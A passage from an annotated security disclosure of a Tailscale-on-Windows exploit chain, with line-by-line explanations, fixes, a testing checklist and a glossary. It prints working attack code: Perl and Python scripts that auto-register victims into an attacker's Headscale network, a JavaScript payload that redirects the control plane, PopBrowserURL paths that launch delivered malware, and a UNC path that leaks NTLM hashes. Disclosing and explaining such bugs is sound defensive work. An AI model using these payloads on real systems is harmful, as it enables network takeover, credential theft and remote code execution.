...
Line by line: PATCH means "change this". The body {} is an empty set of changes, so nothing is actually modified. The response, however, includes the real private key.
With that key, an attacker should be able to impersonate the targeted Windows machine on the tailnet, open WireGuard connections and reach private services. In practice, talking to a Tailscale node on top of plain WireGuard needs some extra custom packets. The code that does this is open source, but using it would mean writing an unreasonable amount of Go, the language Tailscale is written in, so the researchers moved on to a different route.
Step 2: becoming the control plane
A PATCH to /localapi/v0/prefs can also change a setting called ControlURL, which is the address of the control plane the machine talks to. By default it is https://controlplane.tailscale.com. Point it at a server the attacker runs, and the machine will join the attacker's network instead. Headscale, the open-source control plane implementation, serves that purpose.
The change does not take effect until the Tailscale client restarts, which in practice probably means waiting for the whole machine to reboot. In the age of automatic Windows Update installation, that is not an insurmountable restriction.
Headscale writes a log line whenever a new machine tries to join. The researchers wrote a small program to watch those logs and automatically accept new machines into their malicious tailnet:
while(<>){/(?<=ter\/)nodekey:\w*/&&`headscale -n meow nodes register --key $&`}
Line by line: this is a one-line Perl program. while(<>) reads the log one line at a time. The regular expression /(?<=ter\/)nodekey:\w*/ looks for the text nodekey: that comes right after ter/, and captures the key that follows. If it finds one, the backticks run the shell command headscale -n meow nodes register --key $&, where $& is the matched key, registering that machine in a network called meow.
A longer Python version does the same job more readably:
import re
import subprocess
import sys

seen = set()
r = re.compile(rb"(?<=/register/)nodekey:[^ ]*")

for line in sys.stdin.buffer:
    if (match := r.search(line)):
        if match not in seen:
            subprocess.run([sys.argv[1], "-n" "meow", "nodes", "register", "--key", match[0].decode()])
            seen.add(match)

    sys.stdout.buffer.write(line)
Line by line: import re, subprocess, sys loads the regular-expression, process-running and input/output modules. seen = set() creates an empty set to remember keys already handled. r = re.compile(...) prepares a pattern that finds nodekey: immediately after /register/ and captures everything up to the next space. The for loop reads each line of input. r.search(line) looks for the pattern; if it matches and the key has not been seen before, subprocess.run calls Headscale to register that machine, and the key is added to seen. Finally the line is written back out, so the program can sit in the middle of a log stream without swallowing it.
Once the machine has rebooted and joined, the attacker can reach any network service it runs. While setting preferences through the LocalAPI, the machine can also be configured as an Exit Node, a Tailscale feature that routes a device's internet traffic through another machine, which gives access to other services on the same physical network. Tailscale is effectively acting as a LOLBin, short for living-off-the-land binary: a legitimate tool abused to do something it was not meant for, proxying the attacker into the network without running malicious code on the machine beyond the one-off JavaScript that reconfigured tailscaled. Against a fully committed Tailscale user there may be little sitting unfirewalled on the traditional private network, so the practical value of this step varies.
Step 3: making the machine run code through PopBrowserURL (Issue 2)
tailscaled constantly long-polls the control plane, meaning it keeps an open request waiting for updates about the layout of the network. Sometimes, for a privileged action such as connecting to a locked-down server over SSH, Tailscale asks the user to re-authenticate by including a PopBrowserURL field in the response. The daemon forwards that URL to the GUI, whose job is to open it in a web browser. The GUI component is closed source, so the researchers could not read its code, but they found it was implemented sub-optimally: it lets the control plane push out arbitrary paths for files to open, not just web addresses.
Windows can open executables directly from WebDAV servers, which are file servers reachable over HTTP. Pushing out \\live.sysinternals.com\tools\Procmon64.exe makes Tailscale download and launch Procmon, a legitimate Microsoft tool. But the user is prompted first, because the downloaded file carries the Mark of the Web:
The Mark of the Web is a tag Windows attaches to files downloaded from the internet, and it is what triggers that prompt. So this route needs a click from the victim.
Step 4: skipping the prompt with Taildrop (Issue 3)
Taildrop is a Tailscale feature that provides a simple interface for sending files between devices owned by the same user on a tailnet. It can be enabled or disabled by the tailnet administrator, and it is off by default. But once ControlURL points at a malicious server, the tailnet administrator is not someone with the victim's best interests at heart.
From another machine on the Headscale tailnet, an arbitrary executable can be Taildropped onto the victim's desktop. That file is not tainted with the Mark of the Web, so Tailscale can launch it without any user interaction. All that is needed is its path:
"PopBrowserURL": "C:\Users\___🤷♀️___\Desktop\malware.exe"
Line by line: this is the field the control plane sends back. The value is a Windows file path. C:\Users\ is where user profiles live, the placeholder stands for the victim's username, Desktop is the desktop folder, and malware.exe is the file that was just delivered. The backslashes are doubled because they are inside a quoted string.
The username might be guessed from the email address learned from the status endpoint, or found by querying an unauthenticated LDAP server (a directory service that lists users) reachable with the victim acting as an Exit Node. A more general solution is, like so much of Windows, remarkably cursed: to learn the username, first learn the password.
"PopBrowserURL": "\\[redacted]"
Line by line: this value is a UNC path, the Windows syntax for a file on a network share, here pointing at [redacted], an address on the tailnet. Asking Tailscale to open a path on an SMB share (SMB is the Windows file-sharing protocol) makes Windows send the username and a hash of the login password to that server unprompted, even though it has no reason to trust it.
The screenshot shows Responder capturing an NTLMv2-SSP hash for Jamie over SMB from [redacted]. A hash is a one-way fingerprint of the password; it is not the password itself, but it is enough to attack it offline. Because the SMB connection runs over Tailscale, network-level egress filtering of SMB, a commonly recommended mitigation against this class of attack, is bypassed. With the username known, the path can be filled in and execution triggered:
"PopBrowserURL": "C:\Users\jamie\Desktop\malware.exe"
Line by line: the placeholder is replaced with the real username, jamie, so the path now points at the delivered executable on that user's desktop.
Step 5: the demo breaks in the cloud
With three bugs believed chainable into remote code execution, RCE for short, against any Windows Tailscale user, the researchers moved the proof-of-concept server from a local machine to one in the cloud. A quick re-test in Chrome produced a CORS error:
CORS is the mechanism browsers use to decide whether a page may read a cross-origin response.
The Fetch Standard, the document that defines CORS, does not define a way for a request targeting the same domain, protocol and port as the requesting page to be considered cross-site. But a newer standard, the WICG Private Network Access specification, adds a check on the IP address the browser actually connects to, performed for each new connection so that DNS rebinding cannot trick the browser into revealing information it should not.
The effect, as implemented in Chrome and Edgium (the researchers' name for Microsoft Edge), is that a site hosted in public IP address space cannot rebind to one hosted in private IP space. Hosted at [redacted], the proof of concept attacked all browsers; moved to the internet, the mitigation worked. Firefox does not implement PNA and remains fully exploitable over the public internet with the bugs described.
The addresses PNA considers private are:
[redacted]/8, the IPv4 loopback space[redacted]/8,[redacted]/12and[redacted]/16, the RFC1918 IPv4 spaces[redacted]/16, the IPv4 link-local space- the IPv6-mapped versions of the above
::1/128, the IPv6 loopback spacefc00::/7, the IPv6 Unique Local Address spacefe80::/10, the IPv6 link-local unicast space
In plain words: these are the address ranges reserved for home and office networks and for a machine talking to itself. A public website is not supposed to be able to reach them through the browser.
IPv6 tailnet addresses are chosen from fc00::/7, so the attack remains usable for lateral movement within a tailnet, meaning moving from one machine to another inside the same private network. It does not require an ACL, an access-control rule, allowing traffic to :41112 on the attacker's machine, thanks to the ability to opt out of the firewall previously discussed by Pulse Security. Using issues 1 to 3, the matrix is:
| Windows+Firefox | Windows+Chrome | Non-Windows | |
|---|---|---|---|
| No special access | Exploitable | Unexploitable? (PNA) | Not vulnerable |
| Same local network | Exploitable | Exploitable | Not vulnerable |
| Same Tailnet | Exploitable | Exploitable | Not vulnerable |
IPv4 Tailscale addresses are not RFC1918, not link-local and not loopback: they are RFC6598 CGNAT addresses from [redacted]/10, a space Chrome does not consider private. CGNAT addresses are the kind internet providers use to share one public address among many customers. Because Chrome does not treat them as private, PNA does not protect them.
Step 6: rebinding to Quad100 (Issue 4)
tailscaled runs a small web server at [redacted], an address Tailscale reserves inside its own network. This is all it does:
It is not much, but it is rebindable, and it reveals the target's tailnet IP address. Unlike the LocalAPI, it works everywhere, not just on Windows.
Step 7: rebinding to the PeerAPI (Issue 5)
Looking further reveals the PeerAPI, an HTTP API exposed on a predictable port to other nodes on the tailnet. It is not used for the core functionality of Tailscale but for features such as Taildrop and some introspection functionality, meaning the ability to look inside a running program.
It lives in tailnet address space. Rebinding to Quad100 reveals the target's tailnet address; the PeerAPI port can then be calculated, and a rebind to that address dumps environment variables (the settings a program inherits from the system), reveals other tailnet devices, and sends files via Taildrop.
Step 8: understanding Taildrop to find the XSS (Issue 6)
To see why Taildrop matters here, follow what happens when a file is sent:
- To send a file to a fellow node, connect to its PeerAPI and PUT the file to
/v0/put/$filename-of-my-choosing. tailscaledstores it temporarily. On Windows that isC:\ProgramData\Tailscale\files\$email-uid-$uid\$filename-of-my-choosing.tailscaledinforms the GUI that a new file has arrived.- The GUI fetches the file from
tailscaledthrough a GET request to the LocalAPI and saves it to the desktop. - The LocalAPI GET request is served with
Content-Type: text/html.
PUT means "store this file here". Content-Type is the label a server attaches to a response telling the browser what kind of thing it is: an image, a PDF, a web page. Labelling an uploaded file as text/html means the browser will treat it as a web page and run any JavaScript inside it. That is the XSS, cross-site scripting: getting your own script to run as if it came from a trusted site.
Exploiting it requires winning a race. As part of handling the GET, tailscaled deletes the file from the temporary directory because it has been moved to its final location. The researchers found that uploading several files with the same name in parallel makes the threads fight over the shared filename, some requests fail, and the file is never deleted. The HTML can then be loaded in an iframe, a frame inside a page that loads another page, which PNA does not prohibit:
<iframe src="http://[redacted]:41112/localapi/v0/files/evil.html"></iframe>
Line by line: <iframe> embeds another page. src is its address. The address points at the LocalAPI on the victim's own machine, at the file that was just uploaded. Because the frame is loaded from [redacted], the script inside it runs in a true LocalAPI origin, giving equivalent access to Issue 1 without Chromium's security features in the way.
On the same day the XSS was found, the first commits of a new feature called Fast User Switching (work in progress, not in a released version) landed on the main branch of the Tailscale repository. It lets Tailscale switch between accounts without logging out and in, and as part of it tailscaled may switch to another control plane server without a manual restart, so the target can join the Headscale tailnet in seconds with no reboot:
let id =
  (await (await fetch("/localapi/v0/profiles/current", { method: "GET" }))
    .json()).ID;
await fetch("/localapi/v0/prefs", {
  method: "PATCH",
  body: JSON.stringify({
    ControlURL: "http://[redacted]:8080",
    ControlURLSet: true,
  }),
});
await sleep(1000);
await fetch("/localapi/v0/profiles/", { method: "PUT" });
await sleep(1000);
await fetch("/localapi/v0/profiles/" + id, { method: "POST" });
Line by line: fetch is the browser function for making an HTTP request. The first call reads the current profile from /localapi/v0/profiles/current, converts the answer to JSON (a text format for structured data) and keeps its ID. The second call sends a PATCH to /localapi/v0/prefs with a JSON body that sets ControlURL to http://[redacted]:8080 and marks it as explicitly set. sleep(1000) waits one second. The third call saves the profiles with PUT. After another second, the fourth call switches back to the saved profile with POST, which is what makes the new control plane take effect without a restart.
Step 9: the full chain
By chaining issues 4, 5, 6, 2 and 3, RCE against Chrome users over the public internet is achieved:
Why it worked
The LocalAPI on Windows is a loopback TCP service that authenticates callers only by checking that the connecting program belongs to the same Windows user. That model assumes the browser is a trusted client, but a browser will make requests to [redacted] on behalf of any page, and DNS rebinding defeats the Same-Origin Policy's domain check. The fix for the LocalAPI was a Host header allowlist. The Host header is the part of an HTTP request that says which website the request is for; without checking it, a rebound domain is accepted. The same gap existed on the Quad100 server and the PeerAPI.
The GUI trusted the control plane's PopBrowserURL as a path to open, with no filtering, and Taildrop delivered files without the Mark of the Web, so a file placed on the desktop could be launched without a prompt. The LocalAPI served Taildrop files as text/html, turning a file fetch into script execution in the LocalAPI origin.
Chromium's Private Network Access would have blocked rebinding from public to private address space, but Tailscale's IPv4 addresses come from [redacted]/10, which PNA does not treat as private, so the protection did not apply to tailnet addresses.
What an attacker could do
Against a Windows user with a browser, an attacker could read tailnet details, machine owners' names, email addresses and profile pictures, and the node's WireGuard private key; move the machine to an attacker-controlled control plane; use it as an Exit Node to reach the local network; and, by chaining the control plane, Taildrop and the LocalAPI XSS, execute code. With Firefox the chain works over the public internet; with Chrome it works from the same local network or the same tailnet, and over the public internet by chaining issues 4, 5, 6, 2 and 3. Non-Windows machines are not vulnerable to the LocalAPI issues. Issue 7 affects any non-HTTPS service on a tailnet that is unauthenticated or relies on Tailscale for authentication.
The fix
Update to Tailscale v1.32.3. Tailscale does not update itself automatically; administrators can see the running version on the admin page. In descending order of priority: Windows machines with browsers, other machines with browsers, machines without browsers.
- Issues 1 and 4:
Hostheader allowlist implemented. - Issue 2: URL filtering.
- Issue 3: Mark of the Web and
com.apple.quarantineapplied. - Issue 5:
Hostheader allowlist and introspection locked down. - Issue 6:
Content-Typefix,Content-Security-Policyand request header checks.
For Issue 7, customers running non-HTTPS services that are unauthenticated or rely on Tailscale for authentication should implement an allowlist of expected HTTP Host headers. This can be tested with curl, a command-line tool for making HTTP requests: if a random value in the Host header still lets you view information or take actions that should not be public, action is required.
Alternatively, use Tailscale's built-in TLS certificate support to run internal services over HTTPS, directly or via something like caddy, with HTTP disabled or redirecting to HTTPS. Tailscale published remediation advice for this issue.
Things worth testing in other products
- Other loopback APIs on Windows. Look for services bound to
[redacted]that authenticate by user or not at all. A positive result is a rebound page reading a response or changing state. Hostheader handling. Send a randomHostto internal HTTP services on a tailnet. A positive result is a normal response rather than a rejection.- CGNAT address space. Check whether services on
[redacted]/10are reachable by rebinding from a public site in Chromium. A positive result is a successful cross-origin read where PNA would otherwise block. - Control-plane-supplied URLs. In any client that opens URLs pushed by a server, try file paths and UNC paths. A positive result is the client opening a local path or an SMB share.
- File transfer features. Send an executable through a file-sharing feature and check whether it carries the Mark of the Web. A positive result is execution without a prompt.
- Content-Type on file endpoints. Request an uploaded file and check the served type. A positive result is
text/htmlfor attacker-controlled content, loadable in aniframe. - Race on temporary files. Upload several files with the same name in parallel and fetch one. A positive result is the file surviving long enough to be loaded.
Glossary
- API: a defined set of addresses and rules one program uses to ask another program for information or to change something.
- Endpoint: one specific address inside an API, such as
/localapi/v0/prefs. - HTTP: the request-and-response language browsers and servers use to exchange web pages and data.
- GET / PATCH / PUT / POST: HTTP methods. GET reads, PATCH changes part of something, PUT replaces or stores something, POST submits something.
- Header: extra information attached to an HTTP request or response, such as
HostorContent-Type. - Host header: the part of a request that names the website the request is for.
- Content-Type: the label on a response saying what kind of content it is, such as
text/html. - Loopback: the address a computer uses to talk to itself,
[redacted]in IPv4. - LocalAPI: Tailscale's local HTTP API that the tray icon and settings window use to talk to
tailscaled. - tailscaled: the background program on each device that runs Tailscale.
- Control plane: the central service that tells each device where the others are and what they may reach.
- Headscale: a third-party open-source implementation of a Tailscale control plane.
- WireGuard: the encryption protocol Tailscale uses for the connections between devices.
- Private key: the secret half of a key pair that proves a device's identity.
- Tailnet: a private Tailscale network of devices.
- Exit Node: a Tailscale feature that routes a device's internet traffic through another machine.
- Taildrop: a Tailscale feature for sending files between your own devices.
- PeerAPI: an HTTP API Tailscale exposes to other nodes on the tailnet, used for features such as Taildrop.
- Quad100: the small web server
tailscaledruns at[redacted]. - Same-Origin Policy: the browser rule that a page from one origin may not read responses from another origin.
- Origin: the combination of protocol, domain and port that identifies a website.
- CORS: the mechanism browsers use to decide whether a page may read a cross-origin response.
- DNS: the internet's phone book, turning names into IP addresses.
- DNS rebinding: making a domain resolve to one address when a page loads and another address later, so the browser treats a request to a different machine as same-origin.
- PNA (Private Network Access): a Chromium standard that blocks a public site from rebinding to a private address.
- RFC1918: the address ranges reserved for private networks.
- CGNAT: address sharing used by internet providers, here the
[redacted]/10range. - ACL: an access-control rule saying who may reach what.
- Mark of the Web: a tag Windows attaches to files downloaded from the internet, which triggers a warning before they run.
- SMB: the Windows file-sharing protocol.
- UNC path: the Windows syntax for a file on a network share, starting with two backslashes.
- WebDAV: a file server reachable over HTTP.
- NTLM hash: a one-way fingerprint of a Windows password, usable for offline attacks.
- XSS (cross-site scripting): getting your own script to run as if it came from a trusted site.
- iframe: a frame inside a web page that loads another page.
- RCE (remote code execution): making a victim's machine run code of your choosing.
- LOLBin: a legitimate program abused to do something it was not meant for.
- Race condition: a bug that appears when two things happen at the same time in an order the program did not expect.
- JSON: a text format for structured data.
- TLS: the encryption behind HTTPS.
- curl: a command-line tool for making HTTP requests.


